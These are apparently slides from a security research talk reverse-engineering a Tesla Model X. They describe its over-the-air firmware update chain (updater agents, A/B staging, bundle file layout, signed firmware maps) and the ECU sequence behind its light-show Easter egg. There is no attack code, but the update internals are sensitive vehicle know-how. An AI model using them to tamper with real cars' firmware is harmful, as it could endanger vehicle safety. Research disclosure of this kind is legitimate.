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
- Each ECU with Ethernet connected have a upgrade agent
  - ic-updater, cid-updater, ...
  - Nearly same framework
- CID is getting the firmware and distribute it over the car
  - Consider cid-updater as local server, and ic-updater as remote agent
  - Both of them running a service command\_service\_listener
  - Local server may get remote agent if necessary
- How other components upgraded?
  - Take IC as a example



# *Ethernet Connected ECUs – Step 1*



# *Ethernet Connected ECUs – Step 2*




# *Ethernet Connected ECUs*

- For IC:
  - New update
    - *Go staged*
  - Update verified
    - *Staging*
  - Write firmware into B part
    - *Staged & inactive*
  - Reboot
    - *Active*



# OTA Overview



# *Traditional ECUs*

- ECUs like BCCEN would be connected to the gateway
- What we have mentioned before:
  - Flashing those ECUs are performed by “boot.img”
  - Firmwares used by updater in “release.tgz”
  - Updater mode is selected by “\*.upd”
- Now we would introduce how those files are picked



# *Traditional ECUs: In Bundle*

- All firmware exists in folder *deploy/seed\_artifacts\_v2* of the bundle
- Important files:
  - Boot.img : Updater
  - Release\_version.txt: Firmware version
  - Version\_map2.tsv and Signed\_metadata\_map.tsv: Firmware info
  - Internal\_option\_defaults.tsv: Firmware default config
  - Folders, named by ECU name, like esp/, gtw/, etc.
    - ECUName/ProviderID/ECUFwName.hex. For example:
    - GTW/1/gatewayfw.hex



# *Traditional ECUs: Firmware Info*

- \*.tsv files would follow this pattern:

| Version hash           |                     |             |                   |          |                  |           |
|------------------------|---------------------|-------------|-------------------|----------|------------------|-----------|
| ECUName:Provide<br>rID | Path to<br>firmware | New<br>name | Component<br>name | Checksum | Requirement<br>s | Signature |
| .....                  |                     |             |                   |          |                  |           |

- Signature field is added after our previous bug report
- For example


```
27c270b38a8a3cd7b5e9b26eaf7c71c2e4bd9715      1
gtw:6  gtw/1/models-GW_R4.hex  gtw.hex gtw      dd705d08      bodyControlsType=0,espInterface=1,restraintControlsType=0,thB
usInstalled=0        4k6uTcjUUAAqA02ncYR4WmCwVAF5rZp4QujyWKC4c/ZEoGYu7d7vHFoURodlvYUMGQdj+5nHyNqpvrW08HdezAw==
gtw:6  gtw/4/models-GW_R4.hex  gtw.hex gtw      1d22c3da      bodyControlsType=0,espInterface=2,restraintControlsType=0,thB
usInstalled=0        ge2BuLMpvu5lB0St/4dosM+rnxzY1Q+2JCeDlCEa2TzM6ofKercZ9ojgdSCR+JEAzfpceRbKnvy5pfZkUzvRAQ==
gtw:6  gtw/7/models-GW_R4.hex  gtw.hex gtw      b664aa67      bodyControlsType=1,espInterface=2,restraintControlsType=1,thB
usInstalled=0        rlzGlqqJSjCkS9GNi12r50v+n7i6KtyUuk4RHT3QFGp8th2CTDevrJA93QC5Hi91LDbUcckYNyENyYL+kE0pBQ==
gtw:6  gtw/11/models-GW_R4.hex gtw.hex gtw     3ea98c70      bodyControlsType=1,espInterface=2,restraintControlsType=1,thB
```

# *Traditional ECUs: Create and Send Files*

- Pick firmwares:
  - Performed by cid-updater
  - Get car configuration and ECU configuration
  - Compare with values in \*.tsv
  - Pack into release.tar.gz
- Create correct \*.upd file
- Transfer all those files
- Reboot\_for\_update



# OTA Overview



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


# *Easter Egg*

- What is Easter egg?
  - A music show for Model X



# Easter Egg



# *How Easter egg works?*

- Stage 1 : Triggers on CID
- Stage 2 : Start on BCCEN
- Stage 3 : Easter Egg start



# *Stage 1: Triggers on CID*

- After long press of “T” button on CID



# *Stage 2 : Start on BCCEN*




# *Stage 2 : Start on BCCEN*

- BCCEN




# *Stage 3 : Easter egg start*

- All the ECUs will follow the sync signal in BCFRONT



# *Stage 3 : Easter egg start*

- BCFRONT



# *Stage 3 : Easter egg start*

- All the ECUs will follow the sync signal in BCFRONT

| ECU            | ECU Function                |
|----------------|-----------------------------|
| <b>BCFDM</b>   | Door Control Module LF      |
| <b>BCRDM</b>   | Door Control Module LR      |
| <b>BCFPM</b>   | Door Control Module RF      |
| <b>BCRPM</b>   | Door Control Module RR      |
| <b>BCCEN</b>   | Central Body Control Module |
| <b>BCREAR</b>  | Rear Body Control Module    |
| <b>BCFRONT</b> | Front Body Control Module   |
| <b>BCFALCD</b> | Falcon Controller Front     |
| <b>BCFALCP</b> | Falcon Controller Rear      |



